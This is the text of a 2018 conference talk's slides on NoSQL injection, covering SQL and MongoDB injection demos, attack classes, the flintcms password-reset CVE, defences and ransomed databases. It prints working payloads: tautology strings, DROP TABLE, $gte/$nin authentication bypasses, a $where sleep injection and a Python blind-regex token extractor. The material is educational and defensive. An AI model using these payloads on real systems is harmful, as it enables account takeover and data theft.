

The Hacker's Guide to NoSQL Injection

Patrycja Wegrzynowicz
CTO, Yon Labs/Yonita
CodeOne 2018



About Me

- 20+ professional experience
 - Software engineer, architect, head of software R&D
- Author and speaker
 - JavaOne, Devoxx, JavaZone, TheServerSide Java Symposium, Jazoon, OOPSLA, ASE, others
- Top 10 Women in Tech 2016 in Poland
- Founder and CTO of Yon Labs/Yonita
 - Consulting, trainings and code audits
 - Automated detection and refactoring of software defects
 - Security, performance, concurrency, databases
- Twitter @yonlabs



About Me

- 20+ professional experience
 - Software engineer, architect, head of software R&D
- Author and speaker
 - JavaOne, Devoxx, JavaZone, TheServerSide Java Symposium, Jazoon, OOPSLA, ASE, others
- Top 10 Women in Tech 2016 in Poland
- Founder and CTO of Yon Labs and Yonita
 - Bridge the gap between the industry and the academia
 - Automated detection and refactoring of software defects
 - Trainings and code reviews
 - Security, performance, concurrency, databases
- Twitter @yonlabs



Agenda


- Security horror stories
- Demos of NoSQL injection
- Protection against NoSQL injection
- Common NoSQL misconfigurations

Security Horror Stories

#!/bin/bash



SQL Injection



xkdc

Simple SQL/ORM Injection

```
String custId = request.getParameter("cust_id")  
String sqlQuery = "SELECT * FROM ACCOUNT WHERE CUST_ID=" + custId;  
String jpqlQuery = "from Account where custId=" + custId
```

http://www.example.com/app/accountView?cust_id=0 or 1=1

http://www.example.com/app/accountView?cust_id%3D0%20or%201%3D1%0A

```
SELECT * FROM ACCOUNT WHERE CUST_ID=0 or 1=1  
from Account where custId=0 or 1=1
```

Interesting Injections



`<script>alert("JavaOne")</script>`



`%27+OR+1%3D1+--`



Interesting Injections



SQL Injection Damage

- Loss of confidentiality
 - `SELECT ... WHERE ... OR 1=1`
- Loss of integrity
 - `5; DROP TABLE ACCOUNTS;`
- Loss of availability
 - `5; BENCHMARK(999999999,MD5(NOW()))`

Db Engines Ranking

346 systems in ranking, October 2018

Rank			DBMS	Database Model	Score		
Oct 2018	Sep 2018	Oct 2017			Oct 2018	Sep 2018	Oct 2017
1.	1.	1.	Oracle	Relational DBMS	1319.27	+10.15	-29.54
2.	2.	2.	MySQL	Relational DBMS	1178.12	-2.36	-120.71
3.	3.	3.	Microsoft SQL Server	Relational DBMS	1058.33	+7.05	-151.99
4.	4.	4.	PostgreSQL	Relational DBMS	419.39	+12.97	+46.12
5.	5.	5.	MongoDB	Document store	363.19	+4.39	+33.79
6.	6.	6.	DB2	Relational DBMS	179.69	-1.38	-14.90
7.	8.	9.	Redis	Key-value store	145.29	+4.35	+23.24
8.	7.	10.	Elasticsearch	Search engine	142.33	-0.28	+22.09
9.	9.	7.	Microsoft Access	Relational DBMS	136.80	+3.41	+7.35
10.	10.	8.	Cassandra	Wide column store	123.39	+3.83	-1.40
11.	11.	11.	SQLite	Relational DBMS	116.74	+1.29	+4.76
12.	12.	12.	Teradata	Relational DBMS	78.63	+1.25	-1.45
13.	13.	16.	Splunk	Search engine	76.90	+2.87	+12.54
14.	14.	18.	MariaDB	Relational DBMS	73.13	+2.49	+16.73
15.	15.	13.	Solr	Search engine	61.31	+1.11	-9.82

<https://db-engines.com/en/ranking>

NoSQL Injection?

NoSQL Injection?

Comparing MongoDB with RDBMS

Let's get to know more about how exactly an expert NoSQL database like MongoDB differs from RDBMS. We have elucidated 9 different comparisons between the two.

MongoDB	RDBMS
Document oriented and non-relational database	Relational database
Document based	Row based
Field based	Column based
Collection based and key value pair	Table based
Gives Javascript client for querying	Doesn't give Javascript for querying
Relatively easy to setup	Comparatively not that easy to setup
It is unaffected by SQL injection	It is quite vulnerable to SQL injection
Ideal for hierarchical data storage	Not good for hierarchical data storage
Has dynamic schema	Contains predefined schema
100 times faster	Through increasing RAM vertical scaling can happen
It is horizontally scalable through sharding	Through increasing RAM vertical scaling can happen

<https://intellipaat.com/blog/what-is-mongodb/>

NoSQL Horror Stories



Victor Gevers



Benoit Côté-Jodoin (becojo)

114

Reputation Rank

8

#386807

[flintcms] Account takeover due to blind MongoDB injection in password reset

Share:

State ● Resolved (Closed)

Severity ■ Critical (9.0)

Disclosed publicly **August 15, 2018 4:17pm +0200**

Participants

Reported To [Node.js third-party modules](#)

Visibility **Public (Full)**

Asset **flintcms (Source code)**

CVE ID **CVE-2018-3783**

Weakness **Privilege Escalation**

```
> use flintcms
switched to db flintcms
> show collections
system.indexes
> db.Readme.findOne()
{ "_id" : ObjectId("599b793874e0a57c38f3f1"), "BitCoin" : "5con6ixRCH3K3LyE
(4020M47Y0G6)", "Email" : "cru@cityofsafe-mail.net", "Solution" : "Your Database
is downloaded and backed up on our secured servers. To recover your lost data:
Send 0.2 BTC to our Bitcoin Address and contact us by email with your MongoDB
server IP Address and a Proof of Payment. Any email without your MongoDB server IP
Address and a Proof of Payment together will be ignored. You are welcome!" }
> exit
bye
G01-foundation<- root [
```

Exploit results for MongoDB injection:

- reports
- system
- system_auth
- system_distributed
- system_traces
- your_db_is_not_secure

Total results: 11,078
106.75.7.200
Shanghai UCloud Information Technology Company
Lin
Address: 2016-07-02 03:00:01 GMT
China, Shanghai
Details

7:56 PM - 24 Jan 2017


```
# Server
redis_version:2.8.4
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:a44a85d76f86a5d9
redis_mode:standalone
# linux 3.13.0-88-generic x86_64
arch_bits:64
multiplexing_api:epoll
gcc_version:4.8.2
process_id:15752
run_id:5c7329fe3a7870592b2e07e63efac12a03919e2e
```

9:46 PM - 2 Sep 2017 from The Netherlands

134 Retweets 112 Likes



193 Retweets 179 Likes



81.27.43.123

OWASP Top 10 Risks 2017

A1 Injection

A2 Broken Authentication

A3 Sensitive Data Exposure

A4 XML External Entities

A5 Broken Access Control

A6 Security Misconfiguration

A7 Cross-Site Scripting (XSS)

A8 Insecure Deserialization

A9 Using Components with Known Vulnerabilities

A10 Insufficient Logging & Monitoring

Demo #1

- Bypass Authentication: Known Account Name
- <http://demo.yonita.com:3000>

Demo #1 Attack Vector

```
POST http://localhost:3000/
```

```
Accept: */*
```

```
Content-Type: application/json
```

```
Content-Length: 60
```

```
{"logemail":"test@yonita.com", "logpassword":{"$gte":""}}
```

Problem?

- Take a look at source code

Demo #2

- Bypass Authentication: Unknown Account Name
- <http://demo.yonita.com:3000>
- Please register :-)

Demo #2 Attack Vector

```
POST http://demo.yonita.com:3000/
```

```
Accept: */*
```

```
Content-Type: application/json
```

```
{ "logemail": { "$nin": ["patrycja@yonita.com"] }, "logpassword": { "$gte": "" } }
```

Hashed Passwords

- Login
 - Hash provided password
 - Search for User in mongodb with a given username and hashed password

Hashed Passwords

- Login
 - Hash provided password
 - Search for User in mongodb with a given username and hashed password
- Dictionary search
 - Many users => some have simple passwords
 - Use salted passwords
 - e.g. bcrypt

Demo #3

Expose Data

- <http://demo.yonita.com:3000>
- Private notes about CodeOne
- Please register
- Leave your note about CodeOne => I'll will read all of them :-)

NoSQL Injection

Tautologies

- Attack Intent
 - Bypassing authentication
 - Identifying injectable parameters
 - Extracting data
- Description
 - Injecting code that the condition always evaluates to true
- Example
 - Demo #1

NoSQL Injection

Union Queries

- Attack Intent
 - Bypassing authentication, extracting data
- Description
 - Changes the data set returned for a given query
- Example
 - Demo #2

NoSQL Injection

Piggy-Backed Queries

- Attack Intent
 - Extracting data, adding or modifying data, performing denial of service, executing remote commands
- Description
 - Injecting additional JS into the original query
- Example
Robb', \$where: 'function(){
 sleep(5000); return this.name == "Robb"}'
})

Blind NoSQL Injection

<http://www.example.com/app/viewArticle?articleId=5>

or
1=1


The article displayed








and
1=2


No article error

Blind NoSQL Injection

Real World Example

 **Benoit Côté-Jodoin (becojo)** 114 Reputation - Rank

 8 #386807 **[flintcms] Account takeover due to blind MongoDB injection in password reset** Share:      

State ● <u>Resolved (Closed)</u>	Severity ■ Critical (9.0)
Disclosed publicly August 15, 2018 7:17am -0700	Participants 
Reported To Node.js third-party modules	Visibility Public (Full)
Asset flintcms (Source code)	
CVE ID CVE-2018-3783	
Weakness Privilege Escalation	

[Collapse](#)

Blind NoSQL Injection

Real World Example

```
router.get('/verify', async (req, res) => {  
  const token = req.query.t  
  
  const user = await User.findOne({ token })  
  
  if (!user) {  
    res.redirect('/admin')  
    return  
  }  
  
  res.redirect(`/admin/sp/${token}`)  
})
```

Blind NoSQL Injection

Real World Example

```
router.post('/forgotpassword', async (req, res) => {  
  const { email } = req.body  
  const user = await User.findOne({ email })  
  
  if (!user) {  
    res.status(400).end('There is no user with that email.')  
    return  
  }  
  // [...]
```

Blind NoSQL Injection

Real World Example - Exploit

```
charset = string.letters + string.digits + '@.'
```

```
def blind(test, charset):
```

```
    done = False
```

```
    buf = ''
```

```
    while not done:
```

```
        done = True
```

```
        for c in charset:
```

```
            if test(buf + c):
```

```
                buf += c
```

```
                done = False
```

```
                break
```

```
        print buf
```

```
    return buf
```

```
def test_email(email):
```

```
    content = requests.post('http://localhost:4000/admin/forgotpassword', data={'email[$regex]': '^' + email}, allow_redirects=False).content
```

```
    return 'success' in content
```

```
def test_token(token):
```

```
    location = requests.get('http://localhost:4000/admin/verify', params={'t[$regex]': '^' + token}, allow_redirects=False).headers['Location']
```

```
    return 'sp' in location
```



Blind NoSQL Injection

Real World Example - Patch

```
const { email } = req.body  
const user = await User.findOne({ email: email.toString() })
```

```
const token = req.query.t.toString()
```


Protection against NoSQL Injection

Primary Defences

- User input
 - Strong type checking
 - Input validation
 - White-list validation
 - Input sanitization
 - Escaping all user supplied input
- Use proper API
 - No string concatenation
 - Beware of template engines
 - Bind parameters

Protection against NoSQL Injection

Additional Defences

- Application testing
 - Black-box testing
 - Static code checkers
 - Dynamic analysis
- Tools in the middle
 - Intrusion detection systems
 - Proxy filtering
 - Web application firewalls

MongoDB Default Configuration



Victor Gevers
@0xDUDE

Follow

MongoDBs are still being ransomed. A new attacker cru3lty@safe-mail.net made a record amount [22,449] of victims: goo.gl/uCs16Q

MongoDB ransacking

Group name	Last Sighted on	Email Address(Sighted As)	Name of replaced DB	Known Attacker IPs	Victims	Links	Found by	Note
insecuredb@vigant.org	11-1-2017 13:00:00	insecuredb@vigant.org	README_YOU_DB_IS_INSECURE	108.201.133.100	1995		@nmenigan	NOTE : "SEND 0.1 BTC TO THIS ADDRESS
mChaos	11-1-2017 22:30:00		AVISO		18		@nmenigan	Tenha mais cuidado com o seu banco de da
							@Pharmaz1	Send 0.1 Bitcoin to walletaddress 1PwFT5b
							@jorgendz	Send 0.1 Bitcoin to walletaddress 131gnP9
							@nmenigan	Your DB is Backed up at our servers, to resto
							@Pharmaz1	Your DB is Backed up at our servers, to resto
							@nmenigan	Your DB is Backed up at our servers, to resto
							@Pharmaz1	SEND 0.5 BTC (BITCOIN) TO THIS ADDRE
							@nmenigan	There is Always A Solution" : "Your DataBas
							nmenigan	YOU HAVE BEEN HACKED. SEND 0.2 BITC
							@0xDUDE	"Don't panic. Your DB is in safety and backed
							@0xDUDE	Your DB is in safety and backed up (check to
							@0xDUDE	Don't panic. Your DB is in safety and backed
							@0xDUDE	We have your data. Your database is backed
							@Pharmaz	Your Database is downloaded and backed up
Total					71338			

```
> show dbs
warning  8.879GB
local    8.879GB
outlook 8.879GB
> use warning
switched to db warning
> show collections
warning
system.indexes
> db.warning.find()
{ "_id" : ObjectId("5996767287460a57c58f3f1"), "Bitcoin" : "IConGoIxR0x3K6L1ye
14010xZ7Y0Gup", "Email" : "cru3lty@safe-mail.net", "Solution" : "Your Database
is downloaded and backed up on our secured servers. To recover your last data:
Send 0.2 BTC to our Bitcoin Address and Contact us by eMail with your MongoD
server IP Address and a Proof of Payment. Any eMail without your MongoDB server IP
Address and a Proof of Payment together will be ignored. You are welcome!" }
> exit
bye
[OT]-Foundation[ot]~ need []
```

9:46 PM - 2 Sep 2017 from The Netherlands

134 Retweets 112 Likes



MongoDb Security Check List

- Enable Access Control and Enforce Authentication
- Configure Role-Based Access Control
- Encrypt Communication
- Limit Network Exposure
 - > 3.6 bind only to localhost
- Run MongoDB with Secure Configuration Options
 - mapReduce, group, \$where
 - —noscripting option

Remember!

It's not all about injections!

A1 Injection

A2 Broken Authentication

A3 Sensitive Data Exposure

A4 XML External Entities

A5 Broken Access Control

A6 Security Misconfiguration

A7 Cross-Site Scripting (XSS)

A8 Insecure Deserialization

A9 Using Components with Known Vulnerabilities

A10 Insufficient Logging & Monitoring

And it's not all about MongoDB!



Victor Gevers
@0xDUDE

Following

Someone is warning unaware unprotected Cassandra database (cassandra.apache.org) owners by creating an e "your_db_is_not_secure

Redis: Over 6,000 Installations Compromised

JULY 6, 2016 BY RBS

- Cluster
- fingerpinting
- prod_events
- prod_mobile
- prod_operation
- reports
- system

SHODAN redis

Exploits Maps

TOP COUNTRIES

Total results: 11,078
106.75.7.200
Shanghai UCloud Information Technology Company Lim
Added on 2016-07-02 03:58:41 GMT
China, Shanghai

\$1774
Server
redis_version:2.8.4
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:a44a05d76f06a5d9
redis_mode:standalone
os:Linux 3.13.0-88-generic x86_64
arch_bits:64
multiplexing_api:epoll
gcc_version:4.8.2
process_id:15752
run_id:5c7329fe3a7870592b2e07e63efac12a03919e2e
...

Max Justicz

Remote Code Execution in CouchDB

Nov 14, 2017

123
center AS
17-02 03:58:22 GMT

TOP ORGANIZATIONS

Hangzhou Alibaba Advertising C...	1,270
Amazon.com	839
Allyun Computing Co., LTD	835
Digital Ocean	652
DigitalOcean	238

TOP OPERATING SYSTEMS

runway

\$1800
Server
redis_version:2.8.4
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:a44a05d76f06a5d9
redis_mode:standalone
os:Linux 3.19.0-58-generic x86_64
arch_bits:64
multiplexing_api:epoll
gcc_version:4.8.2
process_id:6052





A fool with a tool is only a fool!



Continuous Learning

Q&A

- patrycja@yonita.com
- @yonilabs

